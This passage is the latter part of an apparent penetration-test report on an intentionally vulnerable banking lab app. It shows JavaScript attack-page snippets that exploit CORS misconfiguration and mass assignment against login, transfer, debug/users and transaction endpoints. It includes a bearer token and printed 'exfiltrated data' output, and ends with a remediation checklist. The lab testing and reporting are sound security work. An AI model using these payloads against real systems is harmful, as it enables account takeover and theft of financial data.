  "message": "Registration successful! Proceed to login",
  "status": "success"
}
```

b) *POST /login*

A few modification to the payload for the login POST request to test for the login endpoint also confirmed the login endpoint to vulnerable to this attack, exposing sensitive sensitive information to the hackers webpage like token, which can be used to access login user account

```
// Configuration
const targetUrl = 'http://172.18.0.3:5000/login';
const requestBody = JSON.stringify({username: 'Attacker3', password: 'attacker123',
is_admin: true});
```

The target endpoint modified to login and parse the required body parameter




AS it can be seen, the login endpoint returns a very sensitive data that can be used to hijack the logged in user account.

c) ***POST /transfer***

I modified the payload for a transfer request so as to test for cors misconfiguration

```
<script>
    // Configuration
    const targetUrl = 'http://172.18.0.3:5000/transfer';
    const requestBody = JSON.stringify({
        to_account: '1596221626',
        amount: '200',
        description: 'testing for cors'
    });
    const customHeaders = {
        'Content-Type': 'application/json',
        'Authorization': 'Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
        eyJ1c2VyX2lkIjoxMSwidXNlcm5hbWUiOiJBdHRhY2tlcjMiLCJpc19hZG1pbiI6dHJ1ZSwiaWF0IjoxNzY1ND
        M0MjE1fQ.Lca7QdydkwAi8efJKOYgj1Zuz0v9DtOlBOTi76OID9Y'
    };
```



Welcome to the attacker's site!

If the target site is vulnerable, the data will appear below:


```
=== CORS Test Results ===

Status: 200 OK
Access-Control-Allow-Origin: NOT SET (Blocked)
Access-Control-Allow-Credentials: NOT SET

========================================
CRITICAL: VULNERABLE TO CORS ATTACK!
Response readable WITHOUT CORS headers!
This indicates a serious CORS misconfiguration.
========================================

EXFILTRATED DATA:
----------------------------------------
CRITICAL SENSITIVE DATA EXFILTRATED:
----------------------------------------
New Balance: 800

ATTACK IMPACT:
   An attacker can now:
   - View account balances after transactions

Full Response:
{
  "message": "Transfer Completed",
  "new_balance": 800.0,
  "status": "success"
}
```

The transfer response shows the new balance of the user logged in which is sensitive information that should only be known to the account owner.

d) ***GET /debug/users***

The most critical endpoint is the debug endpoint that returns all the information of users in the system. Just like other endpoints, the payload was modified for the debug/users endpoint.


```
<script>
    // Configuration
    const targetUrl = 'http://172.18.0.3:5000/debug/users';

    const customHeaders = {};
    // Build fetch options
    const fetchOptions = {
        method: 'GET',
        credentials: 'omit',
        headers: customHeaders
    };
```




The response above is Admins and users details including passwords on the vulnbank app showing on the attacker webpage.

e)***GET /api/transactions.***

The last endpoint I tested is the transaction endpoint which requires both account number and Authorization token for a successful request as shown below:



```
// Configuration
const accountNumber = '9475426721'; // Update with the account number you want to test
const targetUrl = `http://172.18.0.3:5000/api/transactions?account_number=${accountNumber}
`;

// Authorization header - required for authenticated endpoints
const customHeaders = {
    'Authorization': 'Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
    eyJ1c2VyX2lkIjoxMSwidXNlcm5hbWUiOiJBdHRhY2tlcjMiLCJpc19hZG1pbiI6dHJ1ZSwiaWF0IjoxNzY1ND
    M0MjE1fQ.Lca7QdydkwAi8efJKOYgj1Zuz0v9DtOlBOTi76OID9Y'
};

// Build fetch options
const fetchOptions = {
    method: 'GET',
    credentials: 'omit',
    headers: customHeaders
};
```



Welcome to the attacker's site!


If the target site is vulnerable, the data will appear below:

```
=== CORS Test Results ===

Status: 200 OK
Access-Control-Allow-Origin: NOT SET (Blocked)
Access-Control-Allow-Credentials: NOT SET

========================================
CRITICAL: VULNERABLE TO CORS ATTACK!
Response readable WITHOUT CORS headers!
This indicates a serious CORS misconfiguration.
========================================

EXFILTRATED DATA:
----------------------------------------
CRITICAL SENSITIVE DATA EXFILTRATED:
----------------------------------------
Account Number: 9475426721
Transaction List: 1 transactions found

ATTACK IMPACT:
   An attacker can now:
   - Access financial/account information
   - Access complete transaction history
   - View all financial transactions, amounts, and accounts
   - Analyze spending patterns and financial data
   - Identify account relationships and transfers

Full Response:
{
  "account_number": "9475426721",
  "transactions": [
    {
      "amount": 200.0,
      "description": "testing for cors",
      "from_account": "9475426721",
      "id": 29,
      "timestamp": "2025-12-11 06:30:03.955956",
      "to_account": "1596221626",
      "transaction_type": "transfer"
    }
  ]
}
```

And this response is shown on the attacker webpage as usual

Finding 6: the Api documentation exposes outdated Api which are still effective, this is improper Inventory Management API9:


Description: the documentation exposes vulnerable APi endpoints that are still effective, attackers can bypass this endpoint to gain access to registered users in the system. The previous versions of the /api/v{version}/forgot-password and /api/v{version}/reset-password are still effective and these versions are vulnerable to multiple Vulnerability. The version 1 of the forgot password return the pin needed to reset password in the response body as shown below;



These kinds of endpoints are referred to as zombies/shadowed API, they are not meant to be used and should be stopped by the developers so the attacker won't use the vulnerability that exists in them to gain access to other users' accounts.

Finding 7: The website is consuming Unsafe API. API10.

Description: The ai endpoint is a consumption of api from deepseek and the response you get right from sending message to the api indicate it can get you anything you want from the server including sensitive information as shown below:



This is not safe Api that should be used in a bank system where users finance are stake

Conclusion & final action plan

Overall posture: vulnApp intentionally contained many of the OWASP API Security Top 10 vulnerabilities. In this controlled lab, I successfully enumerated, captured, and exploited them, demonstrating real business impact (unrestricted resources

consumption, cors misconfiguration,administrative action abuse etc). In a production environment, these issues would be critical and require immediate remediation.

Top 5 immediate actions (executive checklist):

1. Contain & Monitor High-Risk Entry Points (SSRF, BFLA, CORS).
2. Lock Down CORS Configuration.
3. Enforce Server-Side Authorization on All Functions (BFLA).
4. Establish and Fix Inventory of External-Facing Assets.
5. Harden SSRF and Resource Consumption Vectors.

End of Report!